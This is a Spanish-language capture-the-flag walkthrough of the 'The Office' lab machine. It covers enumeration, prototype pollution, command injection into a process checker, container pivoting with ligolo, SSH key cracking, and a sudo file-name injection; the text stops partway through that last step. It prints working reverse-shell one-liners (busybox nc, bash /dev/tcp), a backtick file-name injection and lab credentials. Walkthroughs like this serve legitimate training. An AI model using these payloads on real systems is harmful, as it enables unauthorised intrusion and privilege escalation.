

## The office CTF - >yorve.csec

### 1.0 Reconocimiento

Empezamos con un reconocimiento a la máquina, para identificar su ip, sistema operativo y comenzar con la enumeración de la máquina objetivo.

### 2.0 Enumeración

```
Nmap scan report for TheOffice.bbrouter (192.168.1.59)
Host is up (0.00043s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:00:25:02 (VMware)
```

Con la ip de la máquina objetivo identificada, comenzaremos con la enumeración de servicios y puertos abiertos.

```
(kali㉿kali)-[~]
└─$ ping -c 2 192.168.1.59
PING 192.168.1.59 (192.168.1.59) 56(84) bytes of data.
64 bytes from 192.168.1.59: icmp_seq=1 ttl=64 time=0.535 ms
64 bytes from 192.168.1.59: icmp_seq=2 ttl=64 time=0.397 ms

— 192.168.1.59 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1031ms
rtt min/avg/max/mdev = 0.397/0.466/0.535/0.069 ms
```

Este escaneo nos mostró que corre bajo el sistema operativo Linux (ttl 64)

```
(kali㉿kali)-[~]
$ nmap 192.168.1.59 -p- --open --min-rate 5000 -Pn -n -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 20:29 EDT
Initiating ARP Ping Scan at 20:29
Scanning 192.168.1.59 [1 port]
Completed ARP Ping Scan at 20:29, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:29
Scanning 192.168.1.59 [65535 ports]
Discovered open port 22/tcp on 192.168.1.59
Discovered open port 80/tcp on 192.168.1.59
Completed SYN Stealth Scan at 20:29, 5.00s elapsed (65535 total ports)
Nmap scan report for 192.168.1.59
Host is up, received arp-response (0.0012s latency).
Scanned at 2025-06-08 20:29:18 EDT for 5s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 63
MAC Address: 00:0C:29:00:25:02 (VMware)
```

```
(kali㉿kali)-[~]
$ nmap 192.168.1.59 -sVC -p 22,80
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 20:31 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 20:31 (0:00:06 remaining)
Nmap scan report for TheOffice.bbrouter (192.168.1.59)
Host is up (0.00045s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|   256 37:6f:ef:bf:06:d7:7e:4d:15:0f:96:09:df:b3:fb:de (ECDSA)
|_  256 0a:24:fb:41:00:da:f1:5e:1a:57:02:b4:df:71:d2:25 (ED25519)
80/tcp    open  http     Node.js Express framework
|_ http-title: The Office Website
MAC Address: 00:0C:29:00:25:02 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.23 seconds
```

En esta ocasión solo tenemos el puerto 80 disponible para enumerar, ya que para la conexión por SSH necesitamos credenciales de algún usuario para acceder a él. Procedemos con un escaneo de directorios sobre el puerto 80.

```
(kali㉿kali)-[~]
$ nmap 192.168.1.59 --script http-enum -p80
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 21:25 EDT
Nmap scan report for TheOffice.bbrouter (192.168.1.59)
Host is up (0.00044s latency).

PORT      STATE SERVICE
80/tcp    open  http
|_ http-enum:
|   /admin/: Possible admin folder (401 Unauthorized)
|   /Admin/: Possible admin folder (401 Unauthorized)
|_  /login/: Login page
MAC Address: 00:0C:29:00:25:02 (VMware)
```

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.1.59 -w /usr/share/wordlists/wfuzz/general/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.1.59
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/wfuzz/general/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/admin (Status: 401) [Size: 9]
/Admin (Status: 401) [Size: 9]
/login (Status: 200) [Size: 4713]
Progress: 951 / 952 (99.89%)


Finished
```

Gobuster y nmap nos mostró la misma información sobre los directorios encontrados.



La página web no encontramos información útil.


Gobuster encontró una ruta hacia la página de login.



← → ↻ 🏠 192.168.1.59/login ☆ 🛡️ 👤 📄

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

## Administrator Login Page



**Username**

**Password**

Login

**Guest Account:** username: *guest*, password: *guest*

inspeccionando en el código de la página tenemos información útil.

```
7 <!--
8 <!--
9 credentials = [{"username":"admin", "password": "'" + crypto.randomBytes(64).toString("hex") + "'", "cookie": "'
10 ["username":"guest", "password":"guest", "cookie": "'" + crypto.randomBytes(64).toString("hex") + "'}"];
11 <!--
```

### 3.0) Explotación

Nos loguemos con el usuario guest y con la herramienta Burpsuit interceptamos la petición.

## Admin Tools

### Process checker

Procesos



Aquí utilizaremos una vulnerabilidad llamada Prototype Pollution, esta ocurre cuando un atacante puede modificar el prototipo base de un objeto de javascript inyectando o cambiando sus propiedades que luego serán heredadas por todos los objetos de ese tipo en una aplicación. En este caso cambiaremos la propiedad isAdmin a true para que la aplicación ejecute las peticiones con mayores privilegios.

Time	Type	Direction	Method	URL
22:17:5...	HT...	→ Request	POST	http://192.168.1.59/admin/check_process
22:17:5...	HT...	→ Request	GET	http://192.168.1.59/admin?


  

Request	
Pretty	Raw Hex
1 POST /admin/check_process HTTP/1.1	
2 Host: 192.168.1.59	
3 Content-Length: 12	
4 Accept-Language: en-US,en;q=0.9	
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36	
6 Content-type: application/x-www-form-urlencoded	
7 Accept: */*	
8 Origin: http://192.168.1.59	
9 Referer: http://192.168.1.59/admin?	
10 Accept-Encoding: gzip, deflate, br	
11 Cookie: admin_session=c88242c28642fd660ed49ee7669528ebe9072fa80aa6355405cfe256b135e95f76e035682c4189db9ae7937ac667afaeba710ed1c2cf9193d87b0f75cdd3ff2b	
12 Connection: keep-alive	
13	
14 process=net	

Debemos eliminar la cookie y cambiar el Content-type, con esto nos permitirá ejecutar la búsqueda correctamente.



Ya que tenemos mayor privilegio, nos crearemos una reverse Shell y la encadenaremos como un comando adicional en la búsqueda de procesos.



```
net;busybox nc 192.168.1.51 9001 -e sh
```

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc -lvnp 9001
listening on [any] 9001 ...
```

Al ejecutarla tendremos una conexión exitosa entre la máquina objetivo y la máquina víctima.

```
(kali㉿kali)-[~]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.1.51] from (UNKNOWN) [192.168.1.59] 35655
whoami
node
```

Con el comando `script /dev/null -c sh` podemos habilitar una Shell interactiva.

```
script /dev/null -c sh
Script started, output log file is '/dev/null'.
~/app $
```

Navegando por los directorios, en la ruta /home/node nos encontramos con un archivo oculto .ftp, la cual nos muestra un aparente usuario y contraseña.

```
cd /home/node
~ $ ls
ls
app
~ $ ls -la
ls -la
total 28
drwxr-sr-x  1 node    node    4096 May 13  2024 .
drwxr-xr-x  1 root    root    4096 May  2  2024 ..
-rw-----  1 node    node    745 Jun 11 04:12 .ash_history
-rw-r--r--  1 node    node    31 May  7  2024 .ftp
drwxr-sr-x  4 node    node    4096 May  6  2024 .npm
drwxr-sr-x  1 node    node    4096 May  6  2024 app
```

```
~ $ cat .ftp
cat .ftp
carlton:gQzq2tG7sFXTm5XadrNfHR
```

Al ejecutar el comando ip a, este nos muestra la ip 172.101.0.2, la cual no es la ip de la máquina (192.168.1.59). Esto puede deberse a que estemos en presencia de contenedores de Docker.

```
/tmp $ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
11: eth0@if12: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:65:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.101.0.2/28 brd 172.101.0.15 scope global eth0
        valid_lft forever preferred_lft forever
```

El siguiente paso será crear un pivote en estos contenedores. Para esto descargaremos ligolo agent y proxy en su versión 0.5. Luego de descomprimir los archivos, nos descargaremos en la máquina objetivo el agent. Una vez descargado le cambiaremos los permisos.



```

/tmp $ wget http://192.168.1.59/agent
wget http://192.168.1.59/agent
Connecting to 192.168.1.59 (192.168.1.59:80)
wget: server returned error: HTTP/1.1 404 Not Found
/tmp $ wget http://192.168.1.51/agent
wget http://192.168.1.51/agent
Connecting to 192.168.1.51 (192.168.1.51:80)
saving to 'agent'
agent          100% |*****| 4572k  0:00:00 ETA
'agent' saved

```

```

/tmp $ chmod +x agent
chmod +x agent
/tmp $

```

En nuestra máquina atacante ejecutamos el proxy.

```

(kali@kali)-[~/Downloads/ligolo]
$ ./proxy -selfcert
WARN[0000] Using automatically generated self-signed certificates (Not recommended)
INFO[0000] Listening on 0.0.0.0:11601

```



Made in France ♥ by @Nicocha30!

ligolo-ng »

Desde la máquina víctima iniciamos el agente.

```

/tmp $ ./agent -connect 192.168.1.51:11601 -ignore-cert
./agent -connect 192.168.1.51:11601 -ignore-cert
WARN[0000] warning, certificate validation disabled
INFO[0000] Connection established
addr="192.168.1.51:11601"

```

El siguiente comando se utiliza para crear una interfaz de red virtual (tun/tap). Lo setea para que el usuario Kali lo utilice sin necesidad de ser root, y se le asigna el nombre de ligolo. (puede utilizarse cualquier nombre siempre y cuando no esté en uso)

```

(kali@kali)-[~/Downloads/ligolo]
$ sudo ip tuntap add user kali mode tun ligolo

(kali@kali)-[~/Downloads/ligolo]
$ sudo ip link set ligolo up

```

Este comando agrega una ruta estática en el sistema para que cualquier tráfico destinado a la subred 172.101.0.0/28 pase a través de la interfaz de red ligolo.

```
(kali@kali)-[~/Downloads/ligolo]
$ sudo ip route add 172.101.0.0/28 dev ligolo
```

(Importante cambiar el ultimo digito a 0)

En el proxy, seleccionamos la sesión y la iniciamos

```
(kali@kali)-[~/Downloads/ligolo]
$ ./proxy -selfcert
WARN[0000] Using automatically generated self-signed certificates (Not recommended)
INFO[0000] Listening on 0.0.0.0:11601

  Ligolo-ng

  Made in France ▾      by @Nicocha30!

ligolo-ng » INFO[0125] Agent joined.                name=node@webserver remote="192.168.1.59:54666"
ligolo-ng » session
? Specify a session : 1 - #1 - node@webserver - 192.168.1.59:54666
[Agent : node@webserver] » start
[Agent : node@webserver] » INFO[0958] Starting tunnel to node@webserver
```

En otra pestaña escanearemos la ip (172.101.0.0/28) con la herramienta nmap

```
Nmap scan report for syn-172-101-000-003.res.spectrum.com (172.101.0.3)
Host is up (0.035s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
```

Este escaneo nos muestra varios objetivos. Como tenemos un posible usuario y contraseña encontrados con anterioridad intentaremos el acceso desde ftp con estas credenciales.

```
(kali@kali)-[~/Downloads/ligolo]
$ ftp carlton@172.101.0.3
Connected to 172.101.0.3.
220 Welcome to my FTP server.
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30167|)
150 Here comes the directory listing.
-rw-r--r--    1 1000    1000          3434 May 06  2024 id_rsa
226 Directory send OK.
ftp> █
```

Obtuvimos el acceso y una clave rsa

```
ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering Extended Passive Mode (|||30027|)
150 Opening BINARY mode data connection for id_rsa (3434 bytes).
100% |*****|
226 Transfer complete.
3434 bytes received in 00:00 (163.34 KiB/s)
ftp> █
```

Con la herramienta ssh2john nos crearemos un archivo .txt legible por john the Ripper, para luego descubrir la passphrase de este.

```
(kali@kali)-[~/Downloads/ligolo]
$ ssh2john id_rsa >> clave.txt
```

```
(kali@kali)-[~/Downloads/ligolo]
$ john --wordlist=rockyou.txt clave.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
lawrence (id_rsa)
ig 0:00:00.29 DONE (2023-06-11 22:13) 0.03379g/s 31.36p/s 31.36c/s 31.36C/s hawaii..lawrence
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Cambiamos los permisos a la id\_rsa, para luego ver los comentarios de esta id. Ya sabemos la passphrase, así que podremos ver estos comentarios.

```
(kali@kali)-[~/Downloads/ligolo]
$ chmod 600 id_rsa

(kali@kali)-[~/Downloads/ligolo]
$ ssh-keygen -c -f id_rsa
Enter passphrase:
Old comment: willsmith@server
New comment: █
```

Ahora tenemos un usuario nuevo llamado willsmith. Según el escaneo anterior debemos probar el objetivo que tenga el puerto ssh abierto, en este caso la 172.101.0.11

```
(kali㉿kali)-[~/Downloads/ligolo]
$ ssh willsmith@172.101.0.11 -i id_rsa
The authenticity of host '172.101.0.11 (172.101.0.11)' can't be established.
ED25519 key fingerprint is SHA256:fBmhf3pBtBfNpgnQnslTLCA5DEk23Im5W1GmBOV6cqs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.101.0.11' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux office 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May  8 21:48:44 2024 from 172.101.0.2
willsmith@office:~$
```

Al ingresar nos pedirá la passphrase (lawrence). Ya con el acceso a este nuevo objetivo listamos y encontramos la user flag

```
willsmith@office:~$ ls -la
total 64
drwxr-xr-x 1 willsmith willsmith 4096 May  8 2024 .
drwxr-xr-x 1 root      root      4096 May  6 2024 ..
-rw-r--r-- 1 willsmith willsmith  600 May  8 2024 .bash_history
-rw-r--r-- 1 willsmith willsmith  220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 willsmith willsmith 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 willsmith willsmith   33 May  7 2024 .ftp
-rw-r--r-- 1 willsmith willsmith  807 Apr 23 2023 .profile
drwxr-xr-x 1 willsmith willsmith 4096 May  6 2024 .ssh
-rw-r--r-- 1 willsmith willsmith  131 May  8 2024 ``bash shell.sh`.7z'
-rw-r--r-- 1 willsmith willsmith  131 May  8 2024 ``whoami`.7z'
-rw-r--r-- 1 willsmith willsmith   51 May  8 2024 shell.sh
-rw-r--r-- 1 willsmith willsmith  131 May  8 2024 test.7z
-rw-r--r-- 1 willsmith willsmith    5 May  8 2024 test.txt
-rw-r--r-- 1 willsmith willsmith   39 May  7 2024 user.txt
willsmith@office:~$ cat user.txt
flag{61992ce8bc28cb06461c82d62584e718}
willsmith@office:~$
```

```
willsmith@office:~$ sudo -l
Matching Defaults entries for willsmith on office:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User willsmith may run the following commands on office:
    (ALL) NOPASSWD: /opt/uncompress
```

Con el comando sudo -l vemos que podemos ejecutar uncompress como root sin necesidad de ingresar una contraseña. En el directorio actual también encontramos un archivo .ftp donde tenemos las credenciales de ftp de willsmith.

```
willsmith@office:~$ cat .ftp
willsmith:2j9ptYyw3uKJHxLb6ZzRNh
```

```
(kali㉿kali)-[~/Downloads/ligolo]
$ ftp willsmith@172.101.0.3
Connected to 172.101.0.3.
220 Welcome to my FTP server.
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Listamos los archivos con este nuevo usuario y nos encontramos con `uncompress.c`, nos descargaremos el archivo para analizarlo en nuestra máquina.

```
ftp> dir
229 Entering Extended Passive Mode (|||30063|)
150 Here comes the directory listing.
-rw-r--r--  1 1001    1001    1156 May 06  2024 uncompress.c
226 Directory send OK
ftp> get uncompress.c
local: uncompress.c remote: uncompress.c
229 Entering Extended Passive Mode (|||30495|)
150 Opening BINARY mode data connection for uncompress.c (1156 bytes).
100% |*****|
226 Transfer complete.
1156 bytes received in 00:00 (90.30 KiB/s)
ftp>
```

```

(kali@kali)-[~/Downloads/ligolo]
$ cat uncompress.c
#include <stdio.h>
#include <stdlib.h>
#include <stdbool.h>

bool is_valid_7z(const char *filename) {
    FILE *file = fopen(filename, "rb");
    if (!file) {
        perror("Error opening file");
        return false;
    }

    // Check if the first six bytes are "7z\xBC\xAF\x27\x1C" (7z file signature)
    unsigned char signature[6];
    fread(signature, sizeof(unsigned char), 6, file);

    if (signature[0] == '7' && signature[1] == 'z' && signature[2] == 0xBC &&
        signature[3] == 0xAF && signature[4] == 0x27 && signature[5] == 0x1C) {
        fclose(file);
        return true;
    }

    fclose(file);
    return false;
}

int main(int argc, char *argv[]) {
    if (argc != 2) {
        printf("Usage: %s <file>\n", argv[0]);
        return 1;
    }

    const char *filename = argv[1];
    if (is_valid_7z(filename)) {
        printf("%s is a valid 7z file.\n", filename);
        // Execute 7z x command
        char command[100];
        snprintf(command, sizeof(command), "7zz x %s", filename);
        system(command);
    } else {
        printf("%s is not a valid 7z file.\n", filename);
    }

    return 0;
}

```

Este programa verifica si un archivo es 7z válido (formato 7-Zip) revisando su firma mágica (magic bytes). Si es válido, intenta extraerlo usando el comando 7zz x

En la máquina víctima descargaremos un archivo .ssh con una reverse Shell

```

GNU nano 8.3
#!/bin/bash
bash -i >& /dev/tcp/192.168.1.51/8000 0>&1

```

```

willsmith@office:~$ curl http://192.168.1.51/rs.sh -o rs.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload    Total   Spent    Left   Speed
100  55  100    55    0     0   3109      0  --:--:-- --:--:-- --:--:--   3235
willsmith@office:~$

```



Ponemos puerto en escucha.

```
(kali㉿kali)-[~/Downloads/ligolo]
$ nc -lvnp 8000
listening on [any] 8000 ...
```

Ya que tenemos nuestro script listo ejecutamos una serie de comandos para establecer la conexión con nuestra maquina mediante la reverse shell creada.

\*comando 1 - `cp test.7z ``bash rs.sh``.7z`

